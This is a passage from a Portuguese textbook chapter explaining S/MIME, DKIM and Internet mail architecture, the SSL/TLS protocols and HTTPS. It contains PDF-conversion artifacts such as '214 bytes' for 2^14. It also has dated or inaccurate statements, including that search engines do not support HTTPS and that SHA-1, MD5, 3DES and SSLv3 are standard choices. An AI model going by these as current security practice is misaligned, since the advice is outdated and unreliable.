
**Tabela 22.2**

**Tipos de Conteúdo S/MIME**

---

<b>Tipo</b>	<b>Subtipo</b>	<b>Parâmetro S/MIME</b>	<b>Descrição</b>
Multipart (Multiparte)	Signed (Assinado)		Uma mensagem em claro em assinada, de modo que o resultado é formado por duas partes: uma é a mensagem e a outra é a assinatura.
Application (Aplicação)	pkcs7-mime	signedData (dados assinados)	Uma entidade S/MIME assinada.
	pkcs7-mime	envelopedData (dados envelopados)	Uma entidade S/MIME cifrada.
	pkcs7-mime	degenerate signedData (dados assinados degenerados)	Uma entidade que contém somente certificados de chave pública
	pkcs7-mime	CompressedData (dados comprimidos)	Uma entidade S/MIME comprimida.
	pkcs7-signature	signedData (dados assinados)	O tipo de conteúdo da subparte correspondente à assinatura de uma mensagem multiparte/assinada.

A [Figura 22.1](#) mostra um exemplo típico de utilização do S/MIME.



**FIGURA 22.1** Processo S/MIME Típico.

## Dados assinados e dados assinados em claro

Os algoritmos padrão usados para assinar mensagens S/MIME são o *Digital Signature Standard* (DSS) e o *Secure Hash Algorithm*, revisão 1 (SHA-1). O processo funciona da seguinte maneira. Pegue a mensagem que você quer enviar e mapeie-a para um código de comprimento fixo de 160 bits, usando SHA-1. O resumo criptográfico da mensagem de 160 bits é, para todas as finalidades práticas, único para essa mensagem. Seria praticamente impossível alguém alterar essa mensagem ou substituí-la por outra mensagem e ainda produzir o mesmo resumo criptográfico. Então, o S/MIME cifra o resumo usando DSS e a chave privada DSS do remetente. O resultado é a assinatura digital, que é anexada à mensagem. Agora, quem quer que receba essa mensagem pode recalcular o resumo criptográfico da mensagem e então verificar a assinatura usando DSS e a chave pública DSS do remetente. Se o resumo criptográfico da mensagem na assinatura corresponder ao resumo criptográfico da mensagem que foi calculado, então a assinatura é válida. Visto que essa operação envolve apenas cifrar e decifrar um bloco de 160 bits, ela demora pouco.

Como alternativa, o algoritmo criptográfico de chave pública RSA pode ser usado com o SHA-1 ou com o algoritmo de resumo criptográfico de mensagem MD5 para calcular assinaturas.<sup>1</sup>

A assinatura é uma cadeia binária, e enviá-la nessa forma pelo sistema de e-mail da Internet poderia resultar em alteração não intencional de conteúdo. Isso ocorre porque algum software de e-mail tentará interpretar o conteúdo da mensagem procurando caracteres de controle como “início de linha”. Para proteger os dados, a assinatura sozinha ou a assinatura mais a mensagem são mapeadas para caracteres ASCII imprimíveis usando um esquema conhecido como radix-64 ou mapeamento base64. O Radix-64 mapeia cada grupo de entrada de três octetos de dados binários para quatro caracteres ASCII (veja Apêndice G disponível no site, como Material Complementar em inglês).

## **Dados envelopados**

Os algoritmos padrão usados para cifrar mensagens S/MIME são o DES Triplo (3DES) e um esquema de chave pública conhecido como ElGamal, que é baseado no algoritmo de acordo de chaves de Diffie-Hellman. Para começar, o S/MIME gera uma chave secreta pseudoaleatória; essa chave é usada para cifrar a mensagem usando 3DES ou algum outro esquema de cifração convencional. Em qualquer aplicação de cifração convencional, o problema da distribuição de chaves deve ser abordado. No S/MIME, cada chave convencional é usada somente uma vez. Isto é, uma nova chave pseudoaleatória é gerada para cada nova cifração de mensagem. Essa chave de sessão é ligada à mensagem e transmitida com ela. A chave secreta é usada como entrada para o algoritmo de cifração de chave pública, o ElGamal, que cifra a chave secreta com a chave pública ElGamal do destinatário. No lado do destinatário, o S/MIME usa a chave privada ElGamal do destinatário para recuperar a chave secreta e então usa a chave secreta e o 3DES para recuperar a mensagem em texto às claras.

Se for usada apenas cifração, o radix-64 é usado para converter o texto cifrado no formato ASCII.

## **Certificados de chave pública**

Como podemos ver pela discussão até aqui, o S/MIME contém um conjunto de funções e formatos inteligente, eficiente e bem interconectado para prover um serviço de cifração e assinatura eficiente. Para completar o sistema, precisamos abordar uma área final, a do gerenciamento de chaves públicas.

A ferramenta básica que permite o uso disseminado do S/MIME é o certificado de chave pública. O S/MIME usa certificados de acordo com o padrão internacional X.509v3.

## 22.2 Domainkeys identified mail

*DomainKeys Identified Mail* — DKIM (Correio Eletrônico Identificado por Chaves de Domínio) é uma especificação para assinar criptograficamente mensagens de e-mail, a qual permite que um domínio signatário alegue responsabilidade por uma mensagem no fluxo de mensagens de correio. Destinatários da mensagem (ou agentes que agem em seu nome) podem verificar a assinatura consultando diretamente o domínio do signatário para recuperar a chave pública adequada e, com isso, confirmar que a mensagem foi atestada por uma parte que está de posse da chave privada para o domínio signatário. O DKIM é uma proposta de Padrão de Internet (RFC 4871: *DomainKeys Identified Mail (DKIM) Signatures*). O DKIM tem sido amplamente adotado por vários provedores de e-mail, incluindo corporações, agências governamentais, gmail, yahoo e muitos provedores de serviço de Internet (*Internet service providers - ISPs*).

## Arquitetura de Correio pela Internet


Para entender a operação do DKIM, é útil ter um conhecimento básico da arquitetura de correio pela Internet, atualmente definida na RFC 5598. Esta subseção dá uma visão geral dos conceitos básicos.

Em seu nível mais fundamental, a arquitetura de correio pela Internet consiste em um universo do usuário, na forma de Agentes de Usuários de Mensagens (*Message User Agents* — MUA), e no universo de transferências, na forma do Serviço de Tratamento de Mensagens (*Message Handling Service* — MHS), que é composto por Agentes de Transferência de Mensagens (*Message Transfer Agents* — MTA). O MHS aceita uma mensagem de um usuário e a entrega a um ou mais outros usuários, criando um ambiente de troca virtual de MUA a MUA. Essa arquitetura envolve três tipos de interoperabilidade. Um é diretamente entre usuários: mensagens devem ser formatadas pelo MUA em nome do autor da mensagem, de modo que ela possa ser exibida ao destinatário da mensagem pelo MUA de destino. Há também requisitos de interoperação entre o MUA e o MHS — primeiro quando uma mensagem é enviada de um MUA ao MHS, e mais adiante quando ela é entregue pelo MHS ao MUA de destino. Interoperabilidade é também exigida entre os componentes MTA ao longo do caminho de transferência pelo MHS.

A [Figura 22.2](#) ilustra os principais componentes da arquitetura de correio pela

Internet, que inclui os seguintes:

- **Agente de usuário de mensagem (MUA):** Trabalha em nome de usuários e aplicações de usuários, atuando como seu representante dentro do serviço de e-mail. Normalmente, essa função está localizada no computador do usuário e é denominada um programa cliente de e-mail ou um servidor de e-mail da rede local. O MUA autoriza formatação de uma mensagem e faz uma submissão inicial ao MHS via um MSA. O MUA destinatário processa a mensagem de correio recebida, fazendo seu armazenamento e/ou sua exibição ao usuário destinatário.
- **Agente de submissão de mensagem de correio (mail submission agent - MSA):** Aceita a mensagem apresentada por um MUA e aplica as políticas do domínio local e os requisitos dos padrões da Internet. Essa função pode estar alojada juntamente com o MUA ou como um modelo funcional separado. No último caso, o Protocolo Simples de Transferência de Correio (*Simple Mail Transfer Protocol* — SMTP) é usado entre o MUA e o MSA.
- **Agente de transferência de mensagem (MTA):** Retransmite mensagens de correio para o próximo salto, considerando saltos no nível da aplicação. Ele atua como um comutador de pacotes ou roteador IP, no sentido de que seu trabalho é realizar roteamento e levar a mensagem até mais perto dos destinatários. A transferência é executada por uma sequência de MTAs até a mensagem chegar a um MDA de destino. Um MTA também adiciona informações de rastreamento ao cabeçalho da mensagem. O SMTP é usado entre MTAs e entre um MTA e um MSA ou MDA.
- **Agente de entrega de mensagem de correio (MDA):** Responsável pela transferência da mensagem do MHS ao MS.
- **Armazenamento de mensagem (MS):** Um MUA pode empregar um MS para armazenamento de longo prazo de mensagens. Um MS pode ser colocado em um servidor remoto ou na mesma máquina que o MUA. Normalmente, um MUA recupera mensagens de um servidor remoto usando POP (*Post Office Protocol*) ou IMAP (*Internet Message Access Protocol*).



**FIGURA 22.2** Módulos Funcionais e Protocolos Padronizados Usados Entre Eles.

Dois outros conceitos precisam ser definidos. Um **domínio de gerenciamento administrativo (Administrative Management Domain — ADMD)** é um provedor de e-mail da Internet. Entre os exemplos, citamos um departamento que opera um retransmissor de correio local (MTA), um departamento de TI que opera um retransmissor de correio empresarial e um ISP que opera um serviço de e-mail público compartilhado. Cada ADMD pode ter políticas de operação e de tomada de decisão diferentes baseadas em níveis de confiança. Um exemplo óbvio é a distinção entre mensagens de correio trocado dentro de uma organização e mensagens de correio trocadas entre organizações independentes. As regras para tratar os dois tipos de tráfego tendem a ser bastante diferentes.

O **Sistema de Nomes de Domínio (Domain Name System — DNS)** é um serviço de consulta a diretório que provê um mapeamento entre o nome de uma estação na Internet e seu endereço numérico.


## Estratégia do DKIM

O DKIM foi projetado para prover uma técnica de autenticação de e-mail transparente para o usuário final. Em essência, uma mensagem de e-mail de um usuário é assinada por uma chave privada do domínio administrativo do qual o e-mail se origina. A assinatura cobre todo o conteúdo da mensagem e alguns

cabeçalhos de mensagem definidos na RFC 5322. No lado do destinatário, o MDA pode acessar a chave pública correspondente via um DNS e verificar a assinatura, autenticando assim que a mensagem vem do domínio administrativo alegado. Assim, uma mensagem de correio que se origina de algum outro lugar, mas alega vir de um dado domínio, não passará no teste de autenticação e pode ser rejeitada. Essa abordagem é diferente da do S/MIME e do PGP, que usa a chave privada do originador para assinar o conteúdo da mensagem. A motivação para o DKIM é baseada no seguinte raciocínio:

1. O S/MIME depende do uso do S/MIME tanto pelo usuário remetente como pelo usuário destinatário. Para quase todos os usuários, a maioria das mensagens de correio que chegam não usam S/MIME, e a maioria das mensagens de correio que um usuário quer enviar dirige-se a destinatários que não usam S/MIME.
2. O S/MIME assina somente o conteúdo da mensagem. Assim, informações nos cabeçalhos definidos na RFC 5322 referentes à origem podem ser comprometidas.
3. O DKIM não é implementado em programas cliente (MUAs) e, portanto, não é percebido pelo usuário; o usuário não precisa executar qualquer ação.
4. O DKIM aplica-se a todas as mensagens de correio vindas de domínios que cooperam.
5. O DKIM permite que remetentes honestos provem que eles enviaram uma determinada mensagem e impede que falsificadores se disfarcem como remetentes honestos.

A [Figura 22.3](#) é um exemplo simples da operação do DKIM. Começamos com uma mensagem gerada por um usuário e transmitida para o MHS a um MSA que está dentro do domínio administrativo do usuário. Uma mensagem de e-mail é gerada por um programa de e-mail cliente. O conteúdo da mensagem, mais cabeçalhos RFC 5322 selecionados, é assinado pelo provedor de e-mail usando a chave privada do provedor. O signatário está associado a um domínio, que poderia ser uma rede local corporativa, um ISP, ou uma entidade pública de e-mail como o gmail. Então, a mensagem assinada passa pela Internet via uma sequência de MTAs. No destino, o MDA recupera a chave pública para a assinatura que está recebendo e verifica tal assinatura antes de passar a mensagem para o cliente de e-mail de destino. O algoritmo de assinatura padrão é o RSA com SHA-256. O RSA com SHA-1 também pode ser usado.



**FIGURA 22.3** Exemplo Simples de Utilização do DKIM.


## 22.3 Camada de sockets de segurança (SSL) e segurança da camada de transporte (TLS)

Um dos serviços de segurança mais amplamente usados é o SSL (*Secure Sockets Layer*, ou Camada de Sockets de Segurança) e o padrão de Internet dela decorrente conhecido como TLS (*Transport Layer Security*, ou Segurança da Camada de Transporte), o último sendo definido na RFC 2246. O SSL é um serviço de uso geral implementado como um conjunto de protocolos que fazem uso do TCP. Nesse nível, há duas alternativas de implementação. Para total generalidade, o SSL (ou TLS) poderia ser fornecido como parte do conjunto de protocolos subjacente e, portanto, seria transparente para aplicações. Alternativamente, o SSL pode ser embutido em pacotes específicos. Por exemplo, a maioria dos navegadores vem equipada com SSL, e a maioria dos servidores Web implementam o protocolo.

Esta seção discute o SSLv3. As mudanças encontradas no TLS são muito pequenas.

## Arquitetura do SSL

O SSL é projetado para fazer uso do TCP de modo a prover um serviço fim a fim seguro e confiável. O SSL não é um protocolo único, mas sim duas camadas de protocolos, como ilustrado na [Figura 22.4](#).



**FIGURA 22.4** Pilha do Protocolo SSP.

O *SSL Record Protocol* (Protocolo de Registro SSL) provê serviços básicos de segurança a vários protocolos da camada mais alta. Em particular, o *HTTP (Hypertext Transfer Protocol, ou Protocolo de Transferência de Hipertexto)*, que provê o serviço de transferência para interações entre cliente e servidor Web, pode operar em cima do SSL. Três protocolos de camada mais alta são definidos como parte do SSL: o *Protocolo de Apresentação (Handshake Protocol)*, o *Protocolo de Mudança de Especificação de Cifra (Change Cipher Spec Protocol)* e o *Protocolo de Alerta (Alert Protocol)*. Esses protocolos específicos do SSL são usados no gerenciamento de trocas de mensagens SSL e são examinados mais adiante nesta seção.

Dois importantes conceitos no SSL são a sessão SSL e a conexão SSL, definidas na especificação da seguinte maneira:

- **Conexão:** Uma conexão é um elemento de transporte (na definição do modelo de camadas OSI) que provê um tipo de serviço adequado. Para o SSL, tais conexões são relações ponto a ponto. As conexões são transientes. Toda conexão é associada a uma única sessão.
- **Sessão:** Uma sessão SSL é uma associação entre um cliente e um servidor. Sessões são criadas pelo Protocolo de Apresentação (*Handshake Protocol*). Sessões definem um conjunto de parâmetros criptográficos de segurança, que podem ser compartilhados entre várias conexões. Sessões são usadas para

evitar a dispendiosa negociação de novos parâmetros de segurança para cada conexão.


Entre qualquer par de participantes (aplicações como HTTP no cliente e no servidor), pode haver várias conexões seguras. Em teoria, pode haver também várias sessões entre participantes, mas esse recurso não é usado na prática.

## Protocolo de Registro SSL

O Protocolo de Registro SSL (*Record Protocol*) provê dois serviços para conexões SSL:

- **Confidencialidade:** O Protocolo de Apresentação define uma chave secreta compartilhada que é usada para cifração simétrica de cargas úteis SSL.
- **Integridade de mensagem:** O Protocolo de Apresentação também define uma chave secreta compartilhada que é usada para construir um código de autenticação de mensagem (MAC).

A [Figura 22.5](#) indica a operação global do Protocolo de Registro SSL. A primeira etapa é **fragmentação**. Cada mensagem de camada superior é fragmentada em blocos de 214 bytes (16.384 bytes) ou menos. Em seguida, **compressão** é aplicada opcionalmente. A próxima etapa no processamento é computar um **código de autenticação de mensagem** referente aos dados comprimidos. Em seguida, a mensagem comprimida mais o MAC são **cifrados** usando cifração simétrica.



**FIGURA 22.5** Operação do Protocolo de Registro SSL.

A etapa final de processamento do Protocolo de Registro SSL é anexar um cabeçalho ao início da mensagem, consistindo nos seguintes campos:

- **Tipo de Conteúdo (8 bits)** : O protocolo da camada mais alta usado para processar o fragmento encapsulado.
- **Versão Principal (8 bits)**: Indica a versão principal do SSL em uso. Para o SSLv3, o valor é 3.
- **Versão Secundária<sup>2</sup> (8 bits)**: Indica a versão secundária em uso. Para o SSLv3, o valor é 0.
- **Comprimento Comprimido (16 bits)**: O comprimento em bytes do fragmento de texto às claras (ou fragmento comprimido, se for usada compressão). O valor máximo é  $2^{14} + 2048$ .

Os tipos de conteúdo que foram definidos são change\_cipher\_spec, alert, handshake e application\_data. Os três primeiros são os protocolos específicos do SSL, discutidos a seguir. Observe que nenhuma distinção é feita entre as várias aplicações (por exemplo, HTTP) que poderiam usar SSL; o conteúdo dos dados criados por tais aplicações é opaco para o SSL.

Em seguida o Protocolo de Registro transmite a unidade resultante em um segmento TCP. Dados recebidos são decifrados, verificados, descomprimidos e rearranjados, e então entregues a usuários na camada de nível mais alto.

## Protocolo Change Cipher Spec

O Protocolo Change Cipher Spec é um dos três protocolos específicos de SSL que usam o Protocolo de Registro SSL, e é o mais simples. Esse protocolo consiste em uma única mensagem, que é composta por um único byte com o valor 1. A finalidade exclusiva dessa mensagem é fazer com que o estado pendente seja copiado para o estado corrente, que atualiza o conjunto de cifras a ser usado nessa conexão.

## Protocolo de Alerta

O Protocolo de Alerta (*Alert Protocol*) é usado para transmitir alertas relacionados ao SSL à entidade com que se está comunicando. Como ocorre com outras aplicações que usam SSL, mensagens de alerta são comprimidas e cifradas, conforme especificado pelo estado corrente.


Cada mensagem nesse protocolo consiste em dois bytes. O primeiro byte toma o valor aviso (1) ou fatal(2) para comunicar a gravidade da mensagem. Se o

nível for fatal, o SSL imediatamente encerra a conexão. Outras conexões na mesma sessão podem continuar, mas nenhuma nova conexão nesta sessão pode ser estabelecida. O segundo byte contém um código que indica o alerta específico. Um exemplo de alerta fatal é um MAC incorreto. Um exemplo de alerta não fatal é uma mensagem `close_notify` (notificação\_de\_fechamento), que avisa ao destinatário que o remetente não enviará qualquer outra mensagem nessa conexão.

## Protocolo de Apresentação

A parte mais complexa de SSL é o Protocolo de Apresentação (Handshake Protocol). Esse protocolo permite que servidor e cliente autentiquem uma ao outro e negociem um algoritmo de cifração e de MAC, bem como chaves criptográficas a usar para proteger dados enviados em um registro SSL. O Protocolo de Apresentação é usado antes da transmissão de quaisquer dados de aplicação.

O Protocolo de Apresentação consiste em uma série de mensagens trocadas entre cliente e servidor. A [Figura 22.6](#) mostra a troca inicial necessária para estabelecer uma conexão lógica entre cliente e servidor. Podemos considerar que a troca tem quatro fases.



**FIGURA 22.6** Protocolo de apresentação em ação.

A **fase 1** é usada para iniciar uma conexão lógica e estabelecer as capacidades de segurança que serão associadas a ela. A troca de mensagens é iniciada pelo cliente, que envia uma mensagem `client_hello` com os seguintes parâmetros:

- **Versão:** A versão mais alta do SSL entendida pelo cliente.
- **Aleatório:** Uma estrutura aleatória gerada pelo cliente, consistindo em um carimbo de tempo de 32 bits e 28 bytes gerados por um gerador de números aleatórios seguro. Esses valores são usados durante o estabelecimento de

chave para impedir ataques de repetição.

- **ID de Sessão:** Um identificador de sessão de comprimento variável. Um valor diferente de zero indica que o cliente deseja atualizar os parâmetros de uma conexão existente ou criar uma nova conexão nessa sessão. Um valor zero indica que o cliente deseja estabelecer uma nova conexão em uma nova sessão.
- **CipherSuite:** É uma lista que contém as combinações de algoritmos criptográficos suportadas pelo cliente, em ordem decrescente de preferência. Cada elemento da lista (cada conjunto de cifras) define tanto o algoritmo de estabelecimento de chave como uma especificação de cifra (CipherSpec).
- **Método de compressão:** É uma lista de métodos de compressão que o cliente suporta.

Depois de enviar a mensagem `client_hello`, o cliente espera pela mensagem `server_hello`, que contém os mesmos parâmetros que a mensagem `client_hello`.

Os detalhes da **fase 2** dependem do esquema criptográfico de chave pública subjacente usado. Em alguns casos, o servidor passa um certificado ao cliente, possivelmente informações criptográficas adicionais,<sup>3</sup> e uma requisição de certificado do cliente.

A mensagem final na fase 2, e que sempre é exigida, é a mensagem `server_done`, que é enviada ao servidor para indicar o fim da mensagem “hello” do servidor e mensagens associadas. Depois de enviar essa mensagem, o servidor esperará a resposta do cliente.

Na **fase 3**, ao receber a mensagem `server_done`, o cliente deve confirmar se o servidor apresentou um certificado válido se necessário e confirmar se os parâmetros `server_hello` são aceitáveis. Se tudo for satisfatório, o cliente envia uma ou mais mensagens de volta ao servidor, dependendo do esquema de chave pública subjacente.

A **fase 4** completa o estabelecimento de uma conexão segura. O cliente envia uma mensagem `change_cipher_spec` e copia a CipherSpec pendente para a CipherSpec corrente. Observe que essa mensagem não é considerada parte do Protocolo de Apresentação, mas é enviada usando o Protocolo de Change Cipher Spec. Então o cliente imediatamente envia a mensagem de término usando os novos algoritmos, chaves e segredos. A mensagem de término permite verificar se a troca de chave e o processo de autenticações foram bem-sucedidos.

Em resposta a essas duas mensagens, o servidor envia sua própria mensagem `change_cipher_spec`, transfere a CipherSpec pendente para a CipherSpec corrente e envia sua mensagem de término. Nesse ponto, a apresentação está

completa e cliente e servidor podem começar a trocar dados de camada de aplicação.

## 22.4 HTTPS

O HTTPS (HTTP sobre SSL) refere-se à combinação de HTTP e SSL para implementar conexão segura entre um navegador Web e um servidor Web. O recurso de HTTPS está embutido em todos os navegadores Web modernos. Seu uso depende de o servidor Web suportar comunicação HTTPS. Por exemplo, motores de busca não suportam HTTPS.

A principal diferença vista por um usuário de um navegador Web<sup>4</sup> é que endereços URL (*Uniform Resource Locator*) começam com `https://` ao invés de `http://`. Uma conexão HTTP normal usa a porta 80. Se o HTTPS for especificado, a porta 443 é usada, que é a porta que invoca o SSL.

